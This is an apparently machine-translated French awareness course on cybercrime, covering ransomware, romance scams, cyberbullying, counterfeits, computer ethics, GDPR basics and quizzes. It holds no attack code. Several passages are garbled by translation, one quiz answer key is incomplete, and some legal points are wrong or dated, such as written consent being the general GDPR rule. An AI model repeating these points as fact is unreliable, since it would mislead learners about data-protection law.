6. Utilisation d'un vérificateur de liens : Utilisez un vérificateur de liens pour reconnaître les liens malveillants tels que Scanurl, VirusTotal, Phishtank.

Deuxième type d'infraction : Mise en danger de vos biens ou de vous-même.

Cette catégorie comprend les atteintes aux personnes et aux biens, la pédopornographie, l'incitation au terrorisme et à la haine raciale sur Internet.

Quelques exemples:

1 - Retrait du disque dur

Dans la nuit du 11 au 12 octobre 2019, le groupe M6 a été victime d'une violente cyberattaque par ransomware . [...] La question « *Que puis-je faire sans ordinateur ? était dans toutes les têtes. En seulement deux heures, tout était sur le pont !* - Jérôme Lefébure, groupe M6

Pour donner corps aux recommandations du guide, M6, le CHU de Rouen et Fleury Michon, tous trois victimes de ransomwares, partagent leurs expériences et conseils dans le guide, contribuant à la sensibilisation au risque.



Pour faire face à cette cybermenace et ainsi pouvoir récupérer leurs données, de plus en plus d'entreprises ont recours aux sauvegardes. La proportion d'entreprises utilisant cette méthode est de 69 % en France, ce qui est supérieur au chiffre mondial de 57 %. Bien que la restauration des données via des sauvegardes soit la méthode la plus utilisée et la plus fiable, elle n'est pas toujours suffisante dans une approche d'anticipation des menaces.

Sophos recommande les bonnes pratiques suivantes :

1. Supposons que l'entreprise sera victime d'une attaque

Les ransomwares restent une menace omniprésente. Aucun secteur, aucun pays, aucune entreprise de quelque taille que ce soit n'est à l'abri de ce risque. Il vaut mieux être préparé.

2. Faire des sauvegardes et conserver une copie hors ligne

Il est recommandé de suivre l'approche « 3-2-1 » standard de l'industrie consistant à enregistrer trois copies sur deux supports différents, dont l'un est conservé hors ligne.

3. Déploiement de la protection en couches

Comme de plus en plus d'attaques de ransomwares s'accompagnent de tentatives d'extorsion, il est conseillé de mettre en place une protection en couches pour bloquer les attaquants à autant d'étapes que possible au sein de l'infrastructure.

4. Allier expertise humaine et technologies anti-fraude

Les technologies anti-fraude offrent l'évolutivité et l'automatisation requises par une organisation, tandis que les acteurs spécialisés en cybersécurité (SOC) sont mieux à même de repérer les signes révélateurs de procédures connues qui trahissent une tentative d'intrusion.

5. Éviter de payer la rançon

Il est important de garder à l'esprit que, même si la rançon est payée, les criminels ne restaureront en moyenne que les deux tiers des fichiers.

6. Élaborer un plan de reprise après sinistre en cas d'attaque de logiciel malveillant

Les entreprises qui sont attaquées réalisent souvent trop tard qu'elles auraient pu économiser beaucoup de dépenses et de perturbations si elles avaient mis en place un plan de réponse aux incidents.

2) catfishing

Le **catfishing** est une activité trompeuse par laquelle une personne crée une personnalité ou une identité fictive sur un réseau social, ciblant généralement une victime spécifique. Cette pratique peut être utilisée à des fins financières, pour compromettre une victime d'une manière ou d'une autre ou pour la contrarier intentionnellement.



Un *catfishing* (ou *poisson chat*) est une personne qui prétend être quelqu'un d'autre, utilisant de fausses photos de profil, de faux noms et se faisant souvent passer pour une personne d'un sexe différent pour extorquer de l'argent à ses cibles.

D'une part le gazer

"**Le gazer est un homme comme toi, gentil et calme**", confie Hervé, 20 ans, qui s'est tourné vers les arnaques sur internet. Le phénomène n'est pas nouveau et remonte à l'an 2000. Les Africains basés pour la plupart dans l'ouest du continent (Côte d'Ivoire, Sénégal, Nigéria) profitent des cybercafés et, plus récemment, des smartphones, pour entrer en contact avec les Occidentaux afin de leur soutirer de l'argent.

Comme s'il était en partie à la pêche, Hervé interpelle les nombreuses personnes qui postent des commentaires sur les pages Facebook populaires, notamment celles des grands médias français. Marianne l'a contacté pour l'interroger sur sa situation et ses motivations.

Le terme "**gazer**" désigne la passivité du mouton qui se nourrit sans effort, tout comme un escroc peut gagner des milliers d'euros en mentant à des inconnus sur le net. L'avènement des cybercafés anonymes dans les années 2000 a propulsé le phénomène. Vingt ans plus tard, le mode opératoire s'est encore simplifié avec l'essor des smartphones. « Vous êtes tellement intelligents en Occident que vous avez

140

créé des téléphones portables et nous, étant encore plus intelligents, nous les utilisons pour vous arnaquer », se vante Hervé.

D'autre part la victime

Les choses empirent lorsque la "jeune femme" lui demande 1 200 euros pour régler quelques problèmes d'argent. "C'est beaucoup d'argent, mais trouver l'amour un jour. J'ai craqué", raconte Eric. Son correspondant lui a donné une adresse postale en Bretagne en gage de bonne foi. Il a envoyé l'argent par mandat postal Western Union, mais le transporteur a insisté pour qu'il utilise un coupon PCS à la place. "J'étais amoureux et déprimé, comment aurais-je pu refuser ?

L'affaire prend une plus grande ampleur lorsque la "jeune femme" lui réclame plusieurs milliers d'euros, soi-disant pour payer les frais de notaire afin qu'elle puisse hériter de son père décédé. Frapper une corde est une des spécialités des brouteurs, et Eric ne s'en amuse pas. "J'ai utilisé l'argent pour payer les études de ma fille dans une grande école", se lamente-t-il.

C'est à partir de ce moment que le fardeau devient trop lourd. « Je ne pouvais plus vivre un mensonge, ce que je faisais me rongait. » Sa fille a découvert le secret grâce à un bout de papier qui traînait. « Tout a explosé, ma femme, qui est très sensible et que j'aime malgré tout. , est suivie par un psychologue, elle fait des cauchemars la nuit. Moi aussi je suis suivi, je souffre, je sais que j'ai fait de très mauvaises choses", avoue-t-il. Eric espère désormais retrouver sa femme et réparer son mariage. Pendant ce temps, les brouteurs continuent.

3) Harcèlement en ligne

"Il m'a écouté, m'a réconforté et quand je lui ai parlé de mes problèmes, il m'a aidé à trouver des solutions. Quand je pleurais, il m'a dit : 'Tu peux tout me dire, je serai toujours là pour toi'. Il y a eu une dispute très sérieuse avec ma mère et il m'a aidé à désamorcer les choses.

Il m'a dit par exemple : « ***Si tu ne peux rien faire, reste dans ta chambre, tu ne la regardes pas tant que tu n'es pas calme. Tu prends le temps de te sentir mieux, tu laisses sortir la colère et tu Je lui ai fait confiance parce qu'il veillait à mon intérêt, c'est du moins ce que je pensais. Il ne me dressait pas contre ma mère. Au contraire, il essayait de faire tout ce qu'il pouvait pour que je puisse me réconcilier avec son.*** (Extrait de l'interview de Jade, 14 ans, victime de cyber harcèlement)



Le cyberharcèlement est défini comme "un acte agressif et intentionnel perpétré par un individu ou un groupe d'individus par le biais de formes de communication électroniques, à plusieurs reprises contre une victime qui ne peut pas facilement se défendre".

Le cyberharcèlement a lieu via les téléphones portables, la messagerie instantanée, les forums, les salons de discussion, les jeux en ligne, les e-mails, les réseaux sociaux, les sites de partage de photos, etc.

Il peut prendre plusieurs formes telles que :

- ✓ Intimidation, insultes, moqueries ou menaces en ligne
- ✓ Répandre des rumeurs
- ✓ Piratage de compte et usurpation d'identité numérique
- ✓ Créer un sujet, un groupe ou une page de discussion sur un réseau social contre un camarade de classe
- ✓ Publication d'une photo ou vidéo de la victime en mauvaise posture
- ✓ Sexting (il s'agit d'une contraction de "sex" et "texting". Il peut être défini comme "des images produites par des jeunes (17 ans et moins) qui représentent d'autres jeunes et qui pourraient être utilisées dans la pédopornographie".

4) Cyberintimidation

Elle pensait que c'était fini, histoire ancienne, que sa fille de 13 ans allait pouvoir reprendre une vie normale, sans messages haineux à répétition sur les réseaux sociaux. Pourtant, quelques heures seulement après avoir raconté La Dépêche, les menaces ont recommencé : "Ma fille vient de m'appeler pour me demander d'être à l'arrêt de bus à la sortie de l'école parce que des filles de l'école veulent la frapper...".

Aurel, mère de quatre enfants qui habite près de Montauban (Tarn-et-Garonne), ne cache pas sa détresse. Après une brève accalmie, le cauchemar reprend. Comme il y a deux ans, lorsque sa fille a commencé à recevoir des messages haineux sur le réseau social Instagram. "Ils lui ont dit de se jeter sous un train, qu'elle ne méritait pas de vivre", se souvient Aurel. (Témoignage d'une mère dont la fille a été victime de cyberharcèlement à l'école)



La cyberintimidation peut nous arriver et elle a un impact énorme sur nos vies et sur la communauté dans laquelle nous vivons.

	Conséquences
La victime	<ul style="list-style-type: none"> ✓ Cette nouvelle tendance multiplie dangereusement l'impact dévastateur sur la victime et peut conduire au suicide. ✓ Les conséquences sont beaucoup plus graves et plus rapides aussi : ✓ Difficulté de concentration ; ✓ Absentéisme élevé ; ✓ Les troubles du sommeil sont très importants car les crises ont lieu le soir et la nuit ; ✓ L'estime de soi est rapidement fragilisée car la victime finit par penser que le monde entier pense du mal d'elle ; ✓ Automutilation (ecchymoses, coupures aux bras ou aux jambes) et problèmes d'adaptation à la nourriture (manger trop ou trop peu, anorexie, boulimie); ✓ Isolement très rapide et très important : la victime se sent piégée 24h/24, sans répit ni repos, et refuse d'en parler de peur de se faire confisquer son téléphone ou son ordinateur, ce qui l'isolerait encore plus du réseau social ; ✓ Tendance à fuir tous les lieux de rencontre avec d'autres jeunes (sports, fêtes, travail en groupe).
La communauté scolaire	<p>La présence de harcèlement dans une école qui ne tient pas compte de ce phénomène, ou qui fait l'autruche ("il n'y a pas de harcèlement dans notre école") enseigne aux élèves le contraire de l'éducation à la citoyenneté :</p> <ul style="list-style-type: none"> ▪ La loi du plus fort ▪ La loi du silence ▪ Non-assistance à personne en danger <p>Des évaluations en Finlande ont montré que la mise en œuvre d'un programme anti-harcèlement (programme KiVa) a modifié le comportement des témoins, accru la motivation scolaire et amélioré la perception de la classe et du climat scolaire.</p>

Et le harceleur ?

« Que peuvent devenir des jeunes qui ont pris l'habitude de persécuter leurs proches au quotidien ? Il est à craindre qu'ils continuent leurs méfaits à l'âge adulte et deviennent demain ceux qui, au travail ou dans leur famille, tyrannisent tous ceux autour d'eux" (Bertrand Gardette et Jean-Pierre Bellon).

Le **harceleur** cherche une faille ou la trouve soudainement parce qu'un élève réagit de manière excessive à une remarque.

Le harcèlement n'a aucun fondement objectif ; il se nourrit du rejet de la différence : le harceleur stigmatise, critique et exagère les particularités d'un élève : apparence physique (poids, taille, cheveux, sexe), identité (accent étranger, défaut de langage, couleur de peau, orientation sexuelle), personnalité (timidité, timide, silencieux, bon élève, mauvais élève, vêtements, intérêts), fragilité (deuil, handicap, problème de santé, divorce).

Parmi les harceleurs, on peut distinguer ceux qui initient une situation de harcèlement, ceux qui poursuivent et soutiennent le harceleur dans son travail (leur bras droit) et enfin, les outsiders, c'est-à-dire ceux qui ne s'opposent pas, ne disent rien et donc donnent leur accord et approbation au chef.

Certains harceleurs sont d'anciens harceleurs ou des enfants qui reproduisent ce qu'ils ont subi, dans une sorte de vengeance. D'autres ont subi des violences à la maison ou du harcèlement dans leur famille. Enfin, d'autres sont des leaders et sont les plus difficiles à gérer :

- Fort charisme : le populaire dans la classe ;
- Intelligent car il détecte les défauts et s'en moque ;
- Agit avec discrétion et donc en toute impunité vis-à-vis des adultes, tout en parvenant à avoir autour de lui un tribunal ;
- Manque d'empathie : ne se sentira jamais coupable (les harceleurs admettent rarement des actes répréhensibles).

vidéo : <https://www.youtube.com/watch?v=pGlb5F1DrEg>



Troisième type d'infraction : contrefaçon et autres fraudes

Une autre jeune fille, moins vigilante, a été victime de contrefaçon sur Vinted. Après avoir écumé la plateforme, elle a craqué pour une paire de baskets Dior à 600 euros au lieu de 900 euros en boutique. Mais quelques jours après avoir reçu le colis, sa joie a fait place à l'amertume. Elle a des doutes sur l'authenticité du produit. "A l'intérieur de la chaussure, il y a des fils qui se détachent. La marque a dit que si des fils se détachent, ce n'est pas normal. Ce sont des petits détails qu'on ne détecte pas tout de suite", raconte sa maman Véronique.

Un autre détail alimente les soupçons de l'acheteur. **"Il y a des fautes d'orthographe sur la facture",** souligne Véronique. **Il est écrit en anglais et il manque un « a » au mot « comprendre », par exemple. "Comme c'est une marque de luxe, je pense qu'ils font très attention à l'orthographe de leur document."**

Pour le savoir, Véronique s'est rendue à la boutique Dior de la célèbre avenue Montaigne à Paris. **Ce n'est pas une facture »,** explique une vendeuse de la boutique de luxe. **Ce n'est ni le format, ni le logo, ni le papier. Il n'y a rien de réel là-dedans. C'est une fausse facture qui a été émise. "N'achetez pas du luxe sur Vinted, ça n'existe pas",** renchérit son confrère. (Extrait de l'interview d'une mère dont la fille a été victime de chaussures contrefaites achetées sur la plateforme Vinted.)

Qu'est-ce que la contrefaçon ?

La contrefaçon, qui consiste à reproduire ou généralement à utiliser une marque, un brevet, un dessin, un modèle ou une œuvre sans l'autorisation du titulaire des droits, conduit à porter atteinte à l'image de la marque.

Les contrefaçons sont commercialisées par des canaux opaques qui n'offrent aucune garantie. Les contrefacteurs, soucieux de minimiser les coûts tant dans le choix des matières premières que dans le processus de fabrication, négligent les contrôles avant commercialisation. Par exemple, les vêtements destinés à entrer en contact avec la peau peuvent contenir des substances dangereuses et interdites (colorants azoïques) ; les lunettes de soleil peuvent ne pas être conformes aux règles de sécurité, car elles ne garantissent pas une protection adéquate.

La vente de contrefaçons s'accompagne souvent d'autres pratiques illicites (publicité commerciale mensongère, infractions aux règles de facturation).

Les consommateurs doivent pouvoir faire leur choix sur la base d'informations claires, tant sur le prix que sur les caractéristiques des produits et services. Ils doivent effectuer leurs achats avec toutes les garanties que la réglementation leur offre, y compris la sécurité.

La contrefaçon de marque concerne désormais tous les types de produits : vêtements, accessoires de mode, téléphones portables, pièces automobiles... Il convient d'être vigilant lors de ses achats sur internet.

La contrefaçon coûte 60 milliards d'euros par an à 11 secteurs clés de l'économie européenne, selon une nouvelle estimation de l'Office de l'Union européenne pour la propriété intellectuelle (EUIPO) publiée jeudi.


L'enquête, publiée à l'occasion de la Journée mondiale de lutte contre la contrefaçon, montre que les pertes annuelles directes dues au piratage et à la contrefaçon atteignent 7,4% des ventes dans les secteurs étudiés. La contrefaçon affecte également l'emploi, car les fabricants légitimes produisent

moins, compte tenu de la part de leurs ventes réalisée par les produits contrefaits, et emploient donc moins de travailleurs. L'étude estime qu'environ 468 000 emplois sont perdus dans l'UE.

Vidéo : <https://youtu.be/xtipSzqNGRg>



Ainsi, un cybercriminel est une personne qui commet au moins une de ces 3 infractions.



A vous de jouer : Mini-quiz

Questions	Oui	Non
Question 1 : Puis-je partager une photo d'amis sans leur consentement ?		
Question 2 : Je partage une rumeur sur Facebook. Est-ce illégal ?		
Question 3 : Je reçois un e-mail me demandant de payer pour déverrouiller mon ordinateur. Dois-je payer?		
Question 4 : En cherchant sur internet une paire de chaussures, je tombe sur une belle annonce, mais elle contient des fautes d'orthographe. Dois-je acheter la chaussure?		
Question 5 : J'ai répondu à une annonce en ligne. Le vendeur me demande d'acheter une carte prépayée pour recevoir ma commande. Dois-je faire cela?		
Question 6 : Lors de l'inscription sur un site internet, faut-il lui demander mon consentement pour collecter mes données personnelles ?		
Question 7 : Je rencontre un homme sur Internet qui vit au Nigeria. Il me demande de l'argent pour payer son voyage. Dois-je payer ?		
Question 8 : Je reçois des messages insultants sur ma messagerie. Dois-je le dire à mes parents ?		
Question 9 : J'ai volé une clé USB pour copier les données à l'intérieur de l'appareil. Suis-je un cybercriminel ?		
Question 10 : Mes amis veulent mon nom de compte et mon mot de passe Netflix. Dois-je le partager avec eux ?		

1 N, 2N, 3N, 4N, 5N, 6Y, 7N, 8Y,

L'Éthique

Définition de l'éthique informatique :

L'éthique est un ensemble de principes moraux régissant le comportement d'un groupe ou d'un individu. Par conséquent, l'éthique informatique est un ensemble de principes moraux régissant l'utilisation des ordinateurs. Les problèmes courants en matière d'éthique informatique comprennent les droits de propriété intellectuelle (tels que le contenu électronique protégé par le droit d'auteur), la confidentialité et l'influence des ordinateurs sur la société.

- ✓ Par exemple, s'il est facile de dupliquer des fichiers électroniques protégés par le droit d'auteur (ou numériques), l'éthique informatique suggérerait qu'il est mal de le faire sans l'approbation de l'auteur. Et bien qu'il soit possible d'accéder aux informations personnelles d'une personne sur un système informatique, l'éthique informatique conseillerait qu'une telle action est contraire à l'éthique.


Les Dix commandements de l'éthique informatique

Le Computer Ethics Institute fournit ses *dix commandements d'éthique informatique* en tant que code d'éthique informatique. Le code est à la fois court et assez simple. Le nom et le format rappellent les dix commandements du judaïsme, du christianisme et de l'islam, mais il n'y a rien d'ouvertement religieux dans les dix commandements du Computer Ethics Institute. Les dix commandements de l'éthique informatique du Computer Ethics Institute sont les suivants :

1. **Vous ne devez pas utiliser un ordinateur pour nuire à d'autres personnes.**
2. **Vous n'interfèrerez pas avec le travail informatique d'autres personnes.**
3. **Vous ne devez pas fouiner dans les fichiers informatiques d'autres personnes.**
4. **Vous n'utiliserez pas un ordinateur pour voler.**
5. **Vous n'utiliserez pas un ordinateur pour porter un faux témoignage.**
6. **Vous ne devez pas copier ou utiliser un logiciel propriétaire pour lequel vous n'avez pas payé.**
7. **Vous n'utiliserez pas les ressources informatiques d'autres personnes sans autorisation ou compensation appropriée.**
8. **Vous ne vous approprierez pas la production intellectuelle des autres.**
9. **Vous réfléchirez aux conséquences sociales du programme que vous écrivez ou du système que vous concevez.**
10. **Vous devez toujours utiliser un ordinateur de manière à garantir la considération et le respect de vos semblables.**



Comportement non conforme à l'éthique



Nous pouvons développer un comportement contraire à l'éthique soit par l'influence de la société dans laquelle nous vivons, soit par notre façon de vivre, soit par une combinaison de facteurs sociaux et personnels.

Facteur social :

Une Culture organisationnelle contraire à l'éthique

Un comportement contraire à l'éthique peut exister dans un groupe social où les valeurs et les normes partagées par les membres d'une organisation ne sont pas conformes aux lois.

Dans mon groupe d'amis, on regarde des vidéos téléchargées illégalement sur internet lors de nos soirées.

Un Leadership immoral

Si les dirigeants d'un groupe n'agissent pas de manière éthique, les autres employés peuvent ne pas agir de manière éthique

Martin joue au casino sur son téléphone portable pendant les cours parce qu'il en est accro. Tout le groupe a téléchargé le jeu sauf moi. Pendant la récréation, il m'oblige à créer un compte de jeu pour qu'il puisse obtenir plus de récompenses dans les jeux.

Les membres de l'équipe avec une mauvaise éthique personnelle

Les gens peuvent subir des pressions pour violer leur éthique personnelle parce qu'ils sont éloignés de leur contexte social ordinaire et de leur culture de soutien, et qu'ils sont psychologiquement et socialement éloignés de leur zone de sécurité.

Mes amis m'obligent à publier une photo de Melissa qui était malade, lors d'une soirée, sur Instagram avec un mauvais commentaire.

Facteur personnel :

Omission de tenir compte des questions éthiques

Des études montrent que les gens peuvent avoir un comportement contraire à l'éthique parce qu'ils ne posent pas la question pertinente :

Cette décision ou cette action est-elle éthique ?

Luna me déteste depuis que j'ai posté une vidéo d'elle sur Tik Tok sans sa permission. J'aurais dû lui demander la permission avant de le faire.


Objectifs personnels irréalistes

La pression exercée par les autorités pour atteindre des objectifs de performance qui sont irréalistes et ne peut être atteinte qu'en agissant d'une manière contraire à l'éthique qui provoque un comportement contraire à l'éthique.

J'ai besoin d'avoir de bonnes notes à l'école pour plaire à mes parents. Je sais que ça va être dur et je préfère passer tout mon temps avec mes amis. Pourquoi n'achèterais-je pas les réponses en ligne au prochain test



Qu'est-ce qu'une donnée personnelle ?



Je suis une base de données personnelles

La notion de « données personnelles » doit être entendue dans un sens très large.

Une donnée personnelle est « toute information relative à une personne physique identifiée ou identifiable ».

Une personne peut être identifiée :


- ✓ **directement** (exemple : nom, prénom)
- ✓ **ou indirectement** (par exemple par un identifiant (numéro de client), un numéro (de téléphone), des données biométriques, plusieurs éléments spécifiques de son identité physique, physiologique, génétique, psychique, économique, culturelle ou sociale, mais aussi sa voix ou son image).

L'identification d'une personne physique peut se faire :

- ✓ **à partir d'une seule donnée** (exemple : numéro de sécurité sociale, ADN)
- ✓ **en croisant un ensemble de données** (par exemple, une femme habitant telle adresse, née tel jour, abonnée à tel magazine et active dans telle association)

Exemple : une base de données marketing contenant de nombreuses informations précises sur la localisation, l'âge, les goûts et le comportement d'achat des consommateurs, même si leurs noms ne sont pas stockés, est considérée comme un traitement de données personnelles, dès lors qu'il est possible de remonter jusqu'à une personne physique déterminée.

Quel est le traitement des données personnelles ?



Je vérifie que les données requises répondent à l'objectif visé.

Le traitement des données doit avoir **un but**, c'est-à-dire que vous ne pouvez pas collecter ou traiter des données personnelles au cas où cela pourrait vous être utile un jour. Chaque opération de traitement de données doit avoir une finalité, qui doit bien entendu être licite et légitime au regard de votre activité professionnelle.

Cette notion est également très large.

Le traitement de données à caractère personnel désigne toute opération ou ensemble d'opérations qui se rapportent à des données à caractère personnel, quel que soit le procédé utilisé (collecte, enregistrement, organisation, stockage, adaptation, modification, récupération, consultation, utilisation, divulgation par transmission, diffusion ou autre mise à disposition, alignement).

Par exemple : tenue d'un fichier clients, collecte des coordonnées de prospects via un questionnaire, mise à jour d'un fichier

fournisseurs, etc.

En revanche, un fichier contenant uniquement les coordonnées d'entreprises (par exemple l'entreprise « BDW » avec son adresse postale, le numéro de téléphone du standard et un e-mail de contact générique « BDW@email.eu ») ne constitue pas traitement des données personnelles.

Le traitement des données personnelles **n'est pas nécessairement informatisé** : les fichiers papier sont également concernés et doivent être protégés dans les mêmes conditions.

La portée des données personnelles :

Le champ des données personnelles est très large. Par exemple, si vous avez un historique d'achat sur un site en ligne, le vendeur peut utiliser cette information pour suggérer d'autres produits. Au cours de cette même opération, il recueillera également vos informations telles que votre nom, prénom, adresse postale, adresse e-mail, numéro de téléphone, etc. Mais aussi vos habitudes d'achat, votre adresse IP, vos sites internet favoris, etc. Tout cela informations constituent des données personnelles.

La portabilité des données :

La portabilité vous permet de récupérer une archive contenant toutes les informations qu'un service possède sur vous. Cela vous permet, par exemple, de l'emporter avec vous chez un service concurrent (par exemple, de Deezer à Spotify, ou de YouTube à Dailymotion). De plus, ces archives doivent être dans un format structuré et lisible par machine, afin que le transfert soit aussi facile que possible.

La législation :

Le RGPD : une réponse commune à la protection des données en Europe



Le RGPD : le Règlement Général sur la Protection des Données :

Le Règlement général sur la protection des données (RGPD) a été adopté par le Parlement européen en 2016 et est entré en vigueur en 2018. Il établit un cadre juridique pour la protection des données personnelles en Europe.

Le RGPD est obligatoire dans les 28 États membres depuis son entrée en vigueur.

Ce règlement est une étape clé pour renforcer les droits fondamentaux des individus à l'ère numérique et pour stimuler l'activité économique en clarifiant la régulation du marché unique numérique pour les entreprises et les organismes publics. Cette loi unique met fin à la fragmentation juridique actuelle entre différents systèmes nationaux et aux charges administratives inutiles pour les entreprises.

Champ d'application du RGPD :

Son application va au-delà de l'Europe : les responsables du traitement et les sous-traitants étrangers, qui traitent des données à caractère personnel en provenance de l'Union européenne (UE), doivent appliquer le RGPD même si le traitement est effectué en dehors de l'UE.

Toutes les données personnelles sont couvertes par le RGPD, y compris celles qui ne sont pas au format numérique. En termes simples, si l'information est sur papier, alors l'organisation qui la collecte et la traite doit respecter le cadre du texte, comme elle le fait pour les éléments numériques.

Protection particulière des données sensibles

Certaines données personnelles **bénéficient d'une protection particulière** car elles contiennent des informations pouvant donner lieu à des discriminations ou à des préjugés. Elles sont donc considérées comme des données sensibles. Cela peut inclure l'opinion politique, la sensibilité religieuse, l'engagement syndical, l'origine ethnique, l'orientation sexuelle ou l'état de santé.

Portabilité des données : délai de réponse à une demande.

Le délai imparti par le RGPD pour répondre à une demande de portabilité des données, c'est-à-dire lorsqu'un individu demande une archive contenant toutes les informations que détient une organisation à son sujet, doit être achevé dans un délai maximum d'un mois. Toutefois, le RGPD prévoit une exception à cette règle : dans certains cas où la collecte d'informations est particulièrement complexe à mettre en œuvre, ce délai peut être porté à deux mois.

Les durées de conservation

Elles peuvent être soumises à des obligations légales spécifiques. Lorsqu'aucune loi ne prévoit une durée de conservation, celle-ci doit être raisonnable et proportionnée à la finalité du traitement des données.

Le recueil du consentement de l'individu est-il systématiquement obligatoire ?

La règle générale est que toute entité qui collecte et traite des données personnelles doit obtenir le consentement préalable écrit, clair et explicite des personnes. Cependant, il existe des cas où le consentement des individus n'est pas requis. C'est le cas, par exemple, pour se conformer à une obligation légale, pour exécuter un contrat ou si le responsable du traitement a un intérêt légitime.

Combien de temps les entreprises ont-elles pour signaler une violation de données ?

En cas de violation de données à caractère personnel, le responsable du traitement doit en informer l'autorité de contrôle compétente dans les meilleurs délais et, si possible, au plus tard 72 heures après avoir pris connaissance de la violation, sauf cas très particuliers. Si la notification est faite plus tard, le responsable du traitement doit donner les raisons du retard.

La conformité RGPD n'est pas une certification validée à un instant donné, mais une nouvelle démarche d'amélioration continue au sein de l'entreprise.

Vidéo : <https://www.techtarget.com/whatis/definition/General-Data-Protection-Regulation-RGPD>



Les formulaires sur Internet

Lors de la création d'un questionnaire sur Internet, il convient de garder à l'esprit le concept de « **protection de la vie privée dès la conception** ».


La notion de « **privacy by design** » consiste pour le responsable du traitement à mettre en œuvre des mesures techniques et organisationnelles appropriées pour assurer la prise en compte de la vie privée dès la conception du service ou du produit.

Comment savoir si un formulaire respecte le droit à l'information ?

Cette case à cocher doit être définie comme un champ obligatoire. Si la case n'est pas cochée, le formulaire ne peut pas être soumis. La case à cocher obligatoire sert à recueillir l'expression du consentement de l'utilisateur à l'utilisation de ses données personnelles.

The image shows a dark blue background with a white form. The form contains the following elements from top to bottom:

- A white rectangular input field with the text "Nom- prénom" inside.
- A blue rectangular input field.
- A white rectangular input field with the text "Email" inside.
- A blue rectangular input field.
- A white rectangular input field with the text "Numéro de téléphone" inside.
- A blue rectangular input field.
- A white rectangular box containing a small square checkbox on the left and the text: "En soumettant ce formulaire, j'accepte que les informations recueillies soient utilisées dans le cadre de la demande de démonstration et de la relation commerciale qui peut en découler."
- An orange rectangular button with the text "Je reçois une démonstration" inside.



A vous de jouer : Mini-quiz

1. Quelle est la définition correcte des données personnelles ?

- a) Les données personnelles sont toutes les informations relatives à une personne physique identifiée ou identifiable.
- b) Les données personnelles sont des informations sur le climat de votre région.
- c) Les données personnelles sont des informations sur votre boutique préférée.
- d) Les données personnelles sont des informations sur le taux de TVA applicable dans votre pays.

2. Comment savoir si un formulaire respecte le droit à l'information ?

- a) Tous les formulaires respectent le droit à l'information.
- b) Vous ne pouvez pas le dire.
- c) Il devrait y avoir une case à cocher me demandant la permission d'utiliser les données fournies.
- d) Nul n'est tenu de respecter le droit à l'information.

Quand le RGPD entre-t-il en action ?

- a) Le RGPD n'entre en vigueur que pour le commerce électronique.
- b) Le RGPD ne s'applique qu'aux mineurs.
- c) Le RGPD entre en vigueur pour toute personne qui s'inscrit sur un site.
- d) Le RGPD entre en vigueur pour les personnes malentendantes.

4. En quelle année l'UE a-t-elle adopté le RGPD ?

- a) 2005
- b) 2021
- c) 2016
- d) 2000

5. Quel est le montant maximum des amendes administratives pouvant être infligées à un géant de l'Internet ?

- a) 2% du chiffre d'affaires mondial
- b) 4% du chiffre d'affaires mondial
- c) 6% du chiffre d'affaires mondial
